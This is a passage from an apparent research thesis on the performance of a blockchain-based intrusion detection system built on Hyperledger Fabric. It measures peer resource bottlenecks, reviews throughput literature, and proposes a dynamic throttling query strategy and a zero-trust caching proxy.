


Figure 91 - CPU & Memory Performance.




Figure 92 - Time to complete and TPS per user group.

The BIDPS's CPU and Memory resources are quickly depleted as transactions (Tx) increasing per user group. Notably, for the first 300 users the resources seem to be enough, however, when we add 100 more users (400 in total) the TPS and the resources overall reach their limit. From that point onwards, TPS are decreasing while the time to complete significantly increases.

- **Observation 1:** a performance bottleneck occurs when 400 or more users attempt simultaneous execution, which hinders user experience by increasing the launch time of an applications significantly; and thereby the waiting time.
- **Observation 2:** even before the 400-user threshold, CPU operates already at 90% usage on average, while the more load we add the faster it reached to 100% of usage. This causes a resource utilization problem that ultimately adds up to Observation 1.

Conclusively, the observations 1&2 are the answers to **RQ4** formed in section

5.4.4 Performance Problem Statement: **RQ4 What happens when hundreds of users (or even thousands in the case of a notional bank) try to execute an application and thereby start a ledger-query transaction all at once?**

The observations 1&2 provoke new research questions:

- **RQ5:** How can we achieve optimal resource utilization that will enhance performance while supporting the same number of users (remote employees) and applications?
- **RQ6:** How can we achieve the maximum TPS given the lab resources, to minimize waiting time while preserving the integrity of data on-chain with the same user group and applications?

5.4.6 Hyperledger Fabric Performance Related Work

To understand the related work and existing solutions for **RQ5 & RQ6**, we review the work of other scholars on the subject. Although the BIDPS provided for great intrusion detection and prevention ratio against APTs (see section

5.3 Conclusion and Discussion on Effectiveness), its performance is of utmost importance as it is directly connected with the user experience. Namely, the more time a ledger-query transaction takes to complete, equal amount of time a remote employee will have to wait for the requested application to execute. Thus, not only hindering user experience, but business operations as well. Therefore, it is imperative to improve the performance of the BIDPS ledger-query transaction, achieving the optimal peer specifications usage while minimizing the time-to-respond.

The first version of Hyperledger Fabric v0.6 achieved less than 1k TPS [166] [167] due to its core components architecture. In continuation, significant performance improvements and changes in core architectural components were introduced that achieved far better TPS. The membership service provider (MSP) caching was one of them. The MSP allows for deserialized certificates storage to reduce the overhead for crypto operations [168]. A second one is the parallel validation system chaincode (VSCC) which reduces the time for crypto operations by validating block signatures in parallel [169]. The TPS was improved even further by eliminating the lock contentions to access the cache, an improvement related to MSP caching, and thus TPS increased up to 2.5k [170]. Androulaki et al. [71] used SSDs for databases and block-file storages and achieved 4k TPS using Hyperledger Fabric v1.0. Gorenflo et al. [171] introduced four main architecture optimizations in Hyperledger Fabric v1.4, namely, separating data from metadata, parallelism and caching transaction data, memory hierarchy exploitation for faster data access, and resource separation for peers, to eventually achieve 20k TPS. Sousa et al. [172] designed, implemented, and evaluated a Byzantine Fault Tolerance (BFT) ordering service, ultimately reaching up to 10k TPS while write time on-chain was measured to half second with peers being distributed across continents.

Innovation through either optimization, rearchitecting of components, combination of software and hardware configurations and other methodologies have been studied extensively in the category of ledger-update transactions. The same does not apply with the ledger-query transactions, however. Although there are several studies on the subject, they focus near, or around the same improvements but with different approaches. For example, Gupta et al. [173] presented two models with variations to create temporal indexes on Fabric.

Yongqiang Lu et al. [189] proposed two different index building methods. The temporal index based on state databases (TISD) and the temporal index based on file (TIF). Both works seem promising, however there are two drawbacks, specific for our use case. Firstly, their experiments used small number of entities, (Yongqiang Lu et al. [174] being the largest one used 520 specifically) and still the maintenance and production of the mentioned indexes proved to be a rather complex methodology. In our case, we assume at least 50 million entities, thereby the production and maintenance of indexes throughout, state, history and index databases would require significant effort to keep always up to date. Moreover, indexing approaches would introduce a security gap in our BIDPS, namely, a potential breach of the index would compromise the entire notion of the BIDPS integrity. Other relevant studies have performed measurements on the validation phase with either GolevelDB, CouchDB, comparatives with the two (as being native choices of HLF), and even some propose the introduction of a an entirely different database, other than the two natively available in Hyperledger Fabric and moving the querying function off-chain [175] [169] [176]. Approaches as such might offer some improvement on the query response, however, they would defeat two of the core BIDPS's notions and ZTA tenets, namely, remove trust from the endpoint and place it on-chain, and never trust always verify. Additionally, GolevelDB versus CouchDB performance, when it comes to simple key-value pair queries has been extensively studied

and GolevelDB offers the best performance. In the case of BIDPS we use simple key-value pair, where complex queries are not case as well, thereby other databases would only increase complexity and cost without significant performance benefits [177].

5.4.7 A Novel Approach to Enhance the BIDPS Performance

The relevant literature and our observations in section 5.4.5 Problem Analysis and Observations, provide for a clear research direction. We firstly analyse how Hyperledger Fabric assigns peers for transaction execution, **and secondly propose a novel:**

1. **Ledger-query strategy, named “Dynamic Throttling Strategy”,** that not only works best for the BIDPS use case but can be leveraged widely when simple key-value queries with substantial amounts of data and users are the basic characteristics of a blockchain network.
2. **ZTA-enabled caching mechanism for the BIDPS,** that de-load the peer(s) from repeated queries and minimises the response time to user application execution requests.

5.4.7.1 Existing Query Strategies

In section 5.4.5 Problem Analysis and Observations, point 2, we discussed in detail the transaction execution step and how the chaincode assigns the execution of a transaction on a peer. Peer selection specifically, however, is governed through HLF’s query strategies. The SDK provides 4 native strategies to evaluate transactions. Once defined through “DefaultQueryHandlerStrategies” it will be used for all transaction evaluations. If no strategy is defined, the default option of “PREFER_MSPID_SCOPE_SINGLE” will be applied.

There are 2 native strategies, with a variation in the fall-back method for each:

1. **PREFER_MSPID_SCOPE_SINGLE:** evaluates all transactions using the first peer of an organization that can provide a response. It will only switch to another peer, if first peer fails to provide a response for any reason. If the organization has no peers, then it falls back to all peers specified in the network configuration file.
 - a. **MSPID_SCOPE_SINGLE:** follows principles as per above strategy, however, in case of no available peers or no peers at all, the fall-back strategy is to fail exit rather than falling back to all peers within the network configuration file.
2. **PREFER_MSPID_SCOPE_ROUND_ROBIN:** evaluates a transaction based on list of peers, starting with the first on that list. Peers will be engaged in order until a response is received, or all peers have been engaged. On the next query, the second peer on the list will be engaged first, and then continue in the list of peers until a response is received. This is an incremental loading strategy that distributes the workload among all responding peers.
 - a. **MSPID_SCOPE_ROUND_ROBIN:** follows principles as per above strategy, however, it will exit fail when there are no peers available on the organizations list, rather than falling back to all peers within the network configuration file.

5.4.7.2 Suitability Test

To begin with, both variations of the two core strategies are automatically descope since within a private permissioned blockchain-based ecosystem, the parties (organizations) do not inherently trust each other, equally the peers of another organization are not to be trusted and queried unless explicitly stated through an endorsement policy.

In section 5.4.5 Problem Analysis and Observations we evaluated the performance of the BIDPS based on the first and default strategy “PREFER MSPID_SCOPE_SINGLE”. The results shown that a single peer strategy is not suitable for the BIDPS use case.

So, the next and last available native strategy is “PREFER MSPID_SCOPE_ROUND_ROBIN”. Round Robin is a static and algorithm that works in a circular and ordered manner. Each peer will be assigned a query without any form of prioritization. Furthermore, assuming 100 users will query peer0 and peer1 of Org1 through the chaincode to evaluate Chrome’s hash presence on-chain (transaction), the algorithm will distribute the load equally to both peers. In the meantime, we assume that a third peer is added on Org1 (peer3 – Org1) and another 50 users try to query the ledger against another application (e.g., outlook.exe). In this case, since round robin algorithm works in cyclic manner, we will have peer1 and peer2 managing the initial 100 requests, while peer3 will manage 50 requests, hence round robin fails to distribute the query load in an efficient routine. This is visualized in Figure 93.




Figure 93 - PREFER MSPID_SCOPE_ROUND_ROBIN drawback.

5.4.7.3 Dynamic Throttling Strategy

To overcome the difficulties with the existing strategies and based on observations 1,2 in section 5.4.5 Problem Analysis and Observations we propose a novel dynamic throttling

strategy. The strategy is based on two pillars **(1) the peer environment indexing and monitoring (2) an algorithm.**

1. **The peer environment indexing and monitoring**, as shown in Figure 94. We define three peer status tags based on our previous observations and measurements of 100-1000 users and up to 350k Tx's. The peer status definition allows for a generalization at this point, based on the observed loading pattern of a single peer. Nonetheless, a 10% safety threshold to peers tagged as "available" is added. Meaning that peers in mentioned state will still be able to manage queries without failures, as a single request will never consume more than 10% of a single peer resource. We also introduce a separate VM that hosts the index Peers report their CPU and RAM consumption in real-time to the peer index. Peers report in real-time their CPU and RAM consumption, therefore index controls the query distribution based on the algorithm. The response is sent directly back to the user.




Figure 94 - Peer environment indexing and monitoring.

2. **The dynamic throttling algorithm**, as shown in Figure 95, is embedded in the blockchain network operating as our own query strategy. The users perform a substantial number of queries in parallel using the "D_THROTTLE" strategy, which triggers the dynamic throttling algorithm. Upon successful identification of the first available node in ready state, the index will assign the query to subject node, while the node id will be registered, and the index will be updated (update +). Once the query is executed, results are returned directly to user and node sends cooldown signal updating the index (update -) with the current resources status. In case of a node in ready state is not available, the same flow will occur, but the index will search for the first available node this time. Conversely, if there is no node in available state, index returns error code -1, and the auto scale-up procedure begins to add resources to nodes currently marked as overloaded and update index accordingly.




Figure 95 - Dynamic throttling algorithm flowchart.

As a result, we will always have capacity to execute queries, however without unnecessary overspending of computing or money resources. Our strategy prioritizes nodes in ready state first, progressively loading the cluster of nodes which eventually solves the problem identified during our first workload performance test (see section 5.4.5 Problem Analysis and Observations) and successfully answers **RQ5 and RQ6**. To verify this claim we conduct the same initial experiment with the same parameters (viz. same number of users and applications in use), however we utilize our “D_THROTTLE” algorithm and query strategy this time and we observed the following:

- **Observation 1:** by adding more nodes and using the “D_THROTTLE” algorithm, we have managed to increase considerably the amount of TPS up to 1991; see Figure 97.
- **Observation 2:** CPU and memory performance on all peers show a declining trendline. Moreover, none of the peers exceeded the 80% threshold to be marked as overloaded, while the average CPU usage for all peers ranged between 40% to 46%. This demonstrates a significant improvement in resource handling; see Figure 96.




Figure 96 - CPU & Memory performance using D_THROTTLE.




Figure 97 - Time to complete & TPS per user group.

- **Observation 3:** the overall time to completion comparison chart highlights (1) that the dynamic throttling strategy is significantly faster and (2) that the more transactions received, a much smoother increase in time is anticipated, compared to the default query strategy; see Figure 99.
- **Observation 4:** the time to completion per additional 50k queries, is a steady line ranging between 17 to 18 seconds while using dynamic throttling, proving effective and efficient load balancing. While using the default strategy however, the time to completion for the first 100 users measured to 50 seconds, and it is evident that the peer is quickly allocating resources to complete the transactions but while reaching its threshold the time increases drastically timed beyond 60 seconds. Furthermore, once the peer finalizes several transactions and frees some resources there is a slight improvement in performance, yet again allocating all resources and quickly reaching threshold eventually leading into delays, as the pattern suggests; see Figure 98.




Figure 98 - Overall time to completion – Seconds vs transactions.




Figure 99 - Time to completion per transaction group – Seconds vs transactions.

5.4.7.4 ZTA-enabled Caching for the BIDPS

Repeating the initial experiment demonstrates that by adding nodes in an organization, utilizing our D_THROTTLER algorithm and query strategy instead of one of the two default strategies, not only we can achieve greater TPS, but we can also serve the users requests in a more efficient manner. Nevertheless, since we operate within a ZT architecture, we can leverage the existing policy enforcement point (PEP) and make it part of the blockchain network to achieve potentially higher TPS and greater performance results. As such, we could manage to narrow down the potential queries initiated by remote employees. Thus, the customized architecture of the BIDPS compared to a typical HLF network will be the following:




Figure 100 - Ledger-query overview with caching mechanism.

More specifically, we modify the default Phase (A) of HLF's ledger-query transaction, as shown in Figure 90, adding another hop (the http caching proxy) as shown in Figure 100. During this step, the client (endpoint) constructs and sends an HTTP request to the caching server attempting to interact with the blockchain network. The HTTP server firstly, extracts the essential parameters from the request body; (i) application name (ii) hash (iii) owner (iv) application version, and constructs the transaction proposal by using the SDK. Next, the generated proposal is signed with the user's credentials and contains the details of the specific chaincode. Lastly, the proposal is sent to the selected peer by "D_THROTTLE" where the transaction is simulated, and the response is sent back directly to the user (remote employee). We thereby improve the proposed application rationale as suggested in section

4.5.7 Application Rationale and Figure 51, by embedding the caching mechanism in the BIDS network through Process 8, as shown in Figure 101.

- **Process 8:** Once a user initiates an authenticated (using the certificate) ledger-query transaction and received a valid response from the subject peer, "AssetExists" response essential parameters will be cached on the PEP for 8 hours (1 working day). Consequently, when another user will initiate a ledger-query for the same parameters the request will be served directly from the PEP rather than the cluster of nodes.




Figure 101 - Application rationale improved with caching process.

